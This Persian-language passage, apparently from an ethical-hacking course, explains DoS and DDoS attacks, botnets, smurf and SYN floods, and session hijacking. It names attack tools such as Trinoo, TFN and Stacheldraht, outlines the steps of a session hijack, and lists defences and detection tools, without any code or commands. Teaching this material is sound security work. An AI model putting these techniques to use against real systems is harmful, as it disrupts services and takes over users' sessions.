حمله DoS، حمله غیرحرفه‌ای است برای اینکه هکر نمی‌تواند به اطلاعات دسترسی پیدا کند و فقط در سرویس‌دهی آن، اختلال بوجود می‌آورد. اگر حمله DoS از طریق چندین سیستم به سمت مقصد ارسال شود، مخرب‌تر می‌شود و تاثیرات مهمی را دارد (حملات DDoS).

ابزارهای هک

Jolt2، ابزاری برای حمله DoS است که تعداد زیادی بسته‌های IP به یک هدف ویندوزی می‌فرستد. این امر سبب می‌شود که منابع سیستم، غیر قابل دسترس شوند و نهایتا سیستم از کار بیفتد.

Bubonic، ابزاری برای حمله DoS است که با ارسال بسته‌های TCP که دارای تنظیمات تصادفی هستند، کار می‌کند تا بار ماشین هدف افزایش یابد و نهایتا سیستم از کار بیفتد.

Ping of Death، حمله‌ای است که بسته‌های IP که بسیار بزرگ هستند را به سیستم هدف ارسال می‌کند، و به دلیل زیاد و بزرگ بودن بسته‌ها، سیستم هدف نمی‌تواند آنها را دریافت کند و در نتیجه از کار می‌افتد. Ping of Death، می‌تواند جلوی دسترسی کلاینت‌ها به سرور که قربانی حمله بوده است را بگیرد.

SSPing، برنامه‌ای است که چندین بسته بزرگ ICMP را به سمت سیستم هدف ارسال می‌کند و سبب می‌شود که کامپیوتری که بسته‌های داده را دریافت می‌کند، زمانیکه دوباره بسته‌ها را جمع‌آوری می‌کند، از کار بیفتد.

A LAND Attack، بسته‌ای به سمت یک سیستم ارسال می‌کند که IP منبع با آدرس IP سیستم مقصد یکی است. در نتیجه، سیستم می‌خواهد که به آن پاسخ دهد و loop ایجاد می‌شود بنابراین، منابع سیستم، غیر قابل دسترس می‌شوند و ممکن است سرانجام سیستم از کار بیفتد.

CPU Hog، ابزاری برای حمله DoS است که از منابع CPU روی سیستم هدف استفاده می‌کند و آن را برای کاربران دیگر، غیر قابل دسترس می‌سازد.

WinNuke، برنامه‌ای است که به دنبال سیستمی با پورت ۱۳۹ باز می‌گردد و ترافیک IP ناخواسته به سیستم هدف روی آن پورت می‌فرستد. این حمله، با نام حمله Out of Bounds (OOB) مشهور است و سبب سرریزی بافر (buffer overflow) می‌شود و سرانجام سیستم از کار می‌افتد.


Targa، برنامه‌ای است که می‌تواند برای اجرای حملات مختلف DoS استفاده شود. هکر می‌تواند یک نوع حمله را انتخاب کند و سپس آن را اجرا کند و یا اینکه همه نوع حملات را انجام دهد تا یکی از آنها موفقیت‌آمیز باشد.


RPC Locator، سرویسی است که به برنامه‌های توزیع شده، اجازه اجرا بر روی شبکه را می‌دهد. و مستعد حملات DoS هستند و بسیاری از برنامه‌ها که حملات DoS را انجام می‌دهند، از این آسیب پذیری استفاده می‌کنند.

حملات DDoS می‌توانند توسط BOTها و BOTNETها انجام شوند که سیستم‌ها را به خطر می‌اندازند و هکر می‌تواند برای حمله به کاربر نهایی استفاده کند. سیستم یا شبکه‌ای که به خطر می‌افتد، قربانی ثانویه است در حالیکه حملات DoS و DDoS، قربانی اولی را مورد هدف قرار می‌دهد.

نحوه کار حملات DDoS

حمله DDoS، نسخه پیشرفته حمله DoS است. همانند DoS، حمله DDoS نیز تلاش می‌کند تا با ارسال بسته‌ها به سمت سیستم مقصد، دسترسی به سرویسی را مختل کند. نکته کلیدی حمله DDoS، این است که بجای حمله از یک سیستم، از چندین سیستم برای انجام حمله استفاده می‌شود.





ابزارهای هک

Trinoo، ابزاری است که ترافیک UDP ارسال می‌کند تا حمله DDoS را ایجاد کند. Trinoo master، سیستمی است که برای اجرای حمله DoS بر علیه یک یا چند سیستم هدف استفاده می‌شود. Master، پردازش‌های agent (daemons نامیده می‌شود) روی سیستم‌های به خطر افتاده قبلی می‌سازد (قربانی ثانوی) تا به یک یا چند آدرس IP، حمله کند. این حمله، برای مدت زمان مشخصی اتفاق می‌افتد. Trinoo agent یا daemon، روی سیستمی که آسیب پذیری buffer overflow را دارد، نصب می‌شود. WinTrinoo، نسخه ویندوزی Trinoo است و تمام قابلیت‌ها را مثل Trinoo دارد.

Shaft، مشتقی از ابزار Trinoo است که از ارتباطات UDP بین masterها و agentها استفاده می‌کند. این نرم‌افزار، اطلاعاتی درباره حمله flood می‌دهد که هکر می‌تواند برای دانستن اینکه چه زمانی سیستم قربانی خاموش می‌شود، استفاده کند. Shaft، دارای گزینه‌های حمله UDP، ICMP و TCP flooding است.

Stacheldraht، مشابه TFN است و شامل گزینه‌هایی برای حملات ICMP flood، UDP flood و TCP SYN است. همچنین دارای ارتباط telnet امن (با استفاده از رمزگذاری کلید متقارن) بین هکر و سیستم‌های agent (قربانی‌های ثانویه) است. این سبب می‌شود که مدیران سیستم‌ها نتوانند این ترافیک را شناسایی کنند.

Tribal Flood Network (TFN)، به هکر این امکان را می‌دهدکه بتواند از حملات bandwidth-depletion (تهی سازی پهنای باند) و resource-depletion (تهی سازی منابع) استفاده کند. این نرم‌افزار، دارای حملات UDP flooding، ICMP flooding، TCP SYN و smurf است. TFN2K بر مبنای TFN است با این تفاوت که دارای قابلیت‌هایی است که ترافیک TFN2K به سختی شناسایی و فیلتر شود. بصورت راه دور دستورات را اجرا می‌کند، منبع حمله را با استفاده از IP spoofing مخفی می‌کند و از چندین پروتکل لایه انتقال (transport) مثل UDP، TCP و ICMP استفاده می‌کند.

Mstream، از بسته‌های TCP جعلی با ACK flag برای حمله به هدف استفاده می‌کند و شامل یک handler و یک بخش agent است که برای دسترسی به بخش handler نیاز به پسورد است.

سرویس‌هایی که در حمله مختل می‌شوند را قربانیان اصلی، و سیستم‌هایی که از آنها برای انجام حمله استفاده می‌شوند را قربانیان ثانوی یا zombieها یا BOTها می‌نامند. معمولا این سیستم‌ها از طریق حمله دیگری هک شده‌اند و سپس از آنها برای انجام حمله بر علیه قربانی اصلی در زمان یا در شرایط مشخص استفاده می‌شود. در این حالت، ردیابی حمله دشوار است برای اینکه حمله از طریق چندین آدرس IP شکل گرفته است.

حمله DDoS، حمله ای در سطح وسیع و هماهنگ شده است که دسترسی به سرویس های سیستم قربانی را می گیرد


سرویس هایی که در حمله مورد هدف قرار می گیرند به عنوان قربانی اولیه و سیستم هایی که برای انجام حمله استفاده می شوند، قربانی ثانویه نامیده می شوند

از آنجائیکه این حمله از طریق چندین سیستم صورت گرفته است، شناسایی آن دشوار است و نیز اگر یک سیستم به شبکه شرکتی حمله کند، فایروال به راحتی می تواند جلوی آن را بگیرد اما جلوگیری از حمله ۳۰،۰۰۰ سیستم، بسیار دشوار است

در حالت طبیعی، حمله DDoS شامل سه بخش است:


- Master/ Handler
- Slave/ secondary victim/ zombie/ agent/ BOT/ BOTNET
- Victim/ primary victim

که master، شروع کننده حمله است. slave، دستگاهی است که توسط master به خطر افتاده است. Vitim، سیستم هدف است. master، دستگاه‌های slave را هدایت می‌کند تا بر روی سیستم قربانی، حمله انجام دهند.



حمله DDoS، در دو مرحله انجام می‌گیرد. هکر در مرحله intrusion، سیستم‌های ضعیف در شبکه‌های مختلف را به دست می‌گیرد و ابزارهای DDoS را روی سیستم‌های slave نصب می‌کند. در مرحله attack، سیستم‌های slave، برای انجام حمله به قربانی اصلی اقدام می‌کنند.

دسته بندی حملات DDoS:




نحوه کار BOTها و BOTNETها

BOT، خلاصه روبات وب (web robot)، نرم‌افزاری خودکار است که بصورت هوشمندانه عمل می‌کند. معمولا نرم‌افزارهای اسپم (spammerها) از BOTها برای خودکارسازی ارسال بسته‌های اسپم برای گروه‌های خبری یا ارسال ایمیل استفاده می‌کنند. همچنین BOTها می‌توانند به عنوان ابزارهای حمله از راه دور، استفاده شوند. اغلب، BOTها، agentهای وبی هستند که با صفحات وب تعامل دارند. برای مثال، web crawlerها (spiderها)، روبات‌های وبی هستند که اطلاعات صفحات وب را جمع‌آوری می‌کنند.

خطرناک‌ترین BOTها آنهایی هستند که خود را بصورت مخفیانه بر روی کامپیوتر کاربران نصب می‌کنند تا اهداف شوم خود را انجام دهند. برخی از BOTها، با استفاده از IRC یا اینترفیس‌های دیگر وب، با کاربران دیگر سرویس‌های مبتنی بر وب، ارتباط دارند. این BOTها اغلب می‌توانند بسیاری از وظایف را انجام دهند و گزارش آب و هوا، اطلاعات کد پستی، نتایج ورزش‌ها، تبدیل واحدها و اندازه‌ها از قبیل ارز، و ... را دارند.

BOTNET، گروهی از سیستم‌های BOT است. BOTNETها چندین هدف دارند از قبیل حملات DDoS، ایجاد یا سواستفاده از SMTP برای اسپم، کلاهبرداری بازاریابی اینترنتی، سرقت شماره سریال‌های برنامه‌ها، نام‌های کاربری، و اطلاعات مالی از قبیل شماره‌های کارت اعتباری. بطور کلی، BOTNET، به گروهی از سیستم‌های هک شده اطلاق می‌شود که به منظور اجرای حمله DDoS هماهنگ شده، BOT را اجرا می‌کنند.




Bot، به یک کانال IRC خاص بر روی سرور IRC متصل می شود و منتظر دستورات می ماند و هکر می تواند از راه دور، bot را کنترل کند و از مزایای آن استفاده کند.

Botnet ها، مجموعه ای از ماشین ها هستند که برای انجام حملات DDoS استفاده می شوند

حمله smurf چیست؟

حمله smurf، تعداد زیادی ترافیک ICMP ارسال می‌کند تا آدرس‌های IP با آدرس منبع جعلی شده قربانی را broadcast کند. هر ماشین قربانی ثانوی موجود بر روی شبکه، به درخواست‌های ICMP پاسخ می‌دهد و با پاسخ به ماشین‌ها، ترافیک را تکثیر می‌کنند. در شبکه‌های broadcast با دسترسی چندگانه، ممکن است صدها ماشین به بسته‌ها پاسخ دهند. اینکار باعث می‌شود که یک حمله DoS از پاسخ‌های ping بسازد و قربانی اولی را flood کنند. سرورهای IRC، قربانی اولیه از حملات smurf روی اینترنت هستند.



SYN flooding چیست؟

حمله SYN flood، درخواست‌های ارتباط TCP را سریعتر از زمانیکه یک ماشین بتواند آنها را پردازش کند، ارسال می‌کند. هکر، برای هر بسته، آدرس منبع تصادفی تولید می‌کند و بیت SYN را برای ایجاد درخواست ارتباط

جدید به سرور از طرف آدرس IP جعلی، ست می‌کند. قربانی، به آدرس IP جعلی (spoofed) پاسخ می‌دهد و سپس برای تائید TCP منتظر می‌ماند ولی هیچ وقت پاسخی دریافت نمی‌کند. در نتیجه، جدول ارتباط قربانی با حالت‌های "انتظار پاسخ" پر می‌شود و ارتباطات جدید نادیده گرفته می‌شوند کاربران مشروع، نادیده گرفته می‌شوند و نمی‌توانند به سرور دسترسی داشته باشند. برخی از روش‌های جلوگیری از حملات SYN flood، عبارتند از: SYN cookies، RST cookies، Micro Blocks و Stack Tweaking.

مقابله با DoS و DDoS

چندین روش برای شناسایی، از بین بردن یا جلوگیری از حملات DoS وجود دارد. در زیر لیست برخی از رایج‌ترین قابلیت‌های امنیتی قابل دسترس آورده شده است:

فیلترینگ network-ingress: تمام کسانیکه امکان دسترسی به شبکه را می‌دهند باید برای جلوگیری از تزریق بسته‌های با آدرس‌های جعلی به اینترنت، از فیلترینگ network-ingress استفاده کنند. هر چند که اینکار از بروز حمله پیشگیری نمی‌کنند، اما ردگیری منبع حمله و متوقف ساختن آن را خیلی سریع‌تر می‌کند.


ترافیک شبکه rate-limiting: بسیاری از روترهای موجود در بازار، قابلیت‌هایی که به شما اجازه محدود ساختن مقدار پهنای باند بعضی از ترافیک‌ها را می‌دهند، وجود دارند. این قابلیت با نام traffic shaping نیز شناخته می‌شود.

سیستم‌های تشخیص نفوذ: برای شناسایی هکرهایی که با ماشین‌های master، slave یا agent ارتباط برقرار می‌کنند، از سیستم‌های تشخیص نفوذ استفاده کنید. استفاده از آن، این امکان را می‌دهد که بدانید آیا ماشینی بر روی شبکه، برای انجام حمله شناخته شده‌ای استفاده می‌شود یا نه. اما ممکن است حملات یا ابزارهای جدیدی را شناسایی نکند. بسیاری از سازندگان IDS، برای شناسایی ترافیک شبکه‌ای Trinoo، TFN یا Stacheldraht، از signature استفاده می‌کنند.

ابزارهای Host-auditing: ابزارهایی برای اسکن فایل وجود دارند که تلاش می‌کنند تا ابزارهای کلاینتی و سروری DDoS را در یک سیستم شناسایی کنند.

ابزارهای Network-auditing: ابزارهای اسکن شبکه‌ای هستند که تلاش می‌کنند agentهای DDoS که در ماشین‌ها یا در شبکه شما وجود دارند را شناسایی کنند.

ابزارهای خودکار ردیابی شبکه: ردگیری جریان بسته‌ها در شبکه با آدرس‌های جعلی، کار زمان‌گیری است که به همکاری بین تمام شبکه نیاز دارد تا ترافیک را انتقال دهد و باید در زمانیکه حمله در حال انجام است، صورت گیرد.



ابزارهای هک

Find_ddos، ابزاری برای اسکن سیستم محلی است که می‌تواند بسیاری از برنامه‌های شناخته شده برای حمله DoS را شناسایی کند.

SARA، با آزمایش سرویس‌های شبکه‌ای، اطلاعاتی درباره ماشین‌ها و شبکه‌های راه دور جمع‌آوری می‌کند. این ابزار شامل اطلاعاتی درباره سرویس‌های شبکه‌ای و آسیب‌های امنیتی بالقوه از قبیل پیکربندی نادرست سرویس‌ها، مشکلات شناخته شده نرم‌افزارهای سیستمی یا شبکه‌ای ارائه می‌دهد.

RID، ابزاری رایگان برای اسکن است که وجود کلاینت‌های Trinoo، TFN، یا Stacheldraht را شناسایی می‌کند.

Zombie Zapper، روال‌ها و روتین‌های zombie را به حالت خواب (sleep) می‌برد بنابراین، حمله آنها را متوقف می‌کند. شما می‌توانید از همان دستورات هکر برای متوقف کردن حمله استفاده کنید.


Session Hijacking

Session hijacking، زمانی است که هکر، کنترل نشست کاربر را پس از احراز هویت موفقیت آمیز او با سرور، بدست می‌گیرد. Session hijacking، حمله‌ای است که ID نشست‌های جاری ارتباطات کلاینت و سرور را شناسایی می‌کند و نشست کاربر را می‌دزد. Session hijacking، با ابزارهایی که پیشگویی sequence number را انجام می‌دهند، کار می‌کند.

Spoofing و Hijacking

حملات spoofing، با حملات hijacking تفاوت دارند. در حمله spoofing، هکر استراق سمع می‌کند و به ترافیکی که از طریق شبکه عبور داده می‌شود گوش می‌کند سپس از این اطلاعات جمع‌آوری شده برای spoof یا برای استفاده از آدرس یک سیستم مشروع استفاده می‌کند (شکل زیر).

اما hijacking، برای آفلاین کردن کاربر برای انجام حمله است. هکر، به کاربر مشروع استناد می‌کند تا ارتباط را تشکیل دهد و احراز هویت کند پس از آن، هکر نشست را به دست می‌گیرد و نشست کاربر مشروع، قطع می‌شود (شکل زیر).



برای دائمی کردن یک حمله، Session hijacking، سه مرحله دارد:


ردگیری نشست: هکر، نشست باز را شناسایی می‌کند و sequence number بسته بعدی را پیش بینی می‌کند.

غیر همزمان کردن ارتباط: هکر، یک بسته RST یا FIN را به سیستم کاربر مشروع می‌فرستد تا نشست آنها بسته شود.


تزریق بسته هکر: هکر، یک بسته TCP با sequence number پیشگویی شده، به سرور ارسال می‌کند و سرور، آن را به عنوان بسته بعدی کاربر مشروع می‌پذیرد.

انواع session hijacking

هکرها می‌توانند از دو نوع Session hijacking استفاده کنند: اکتیو و پسیو. اولین تفاوت بین آنها سطح درگیری هکر در نشست است. در حمله اکتیو، هکر به دنبال نشست فعال است و با استفاده از ابزارهایی که sequence number را در نشست‌های TCP، پیشگویی می‌کنند، نشست را بدست می‌گیرد.



در حمله پسیو، هکر، زمانیکه ترافیک ارسالی توسط کاربر مشروع را ثبت می‌کند، نشست را بدست می‌گیرد. حالت پسیو، مثل استراق سمع است. برای جمع‌اوری اطلاعاتی از قبیل پسوردها و سپس استفاده از آن اطلاعات برای احراز هویت به عنوان یک ایجاد یک نشست جداگانه استفاده می‌شود.



مفاهیم TCP: دست تکانی سه مرحله‌ای

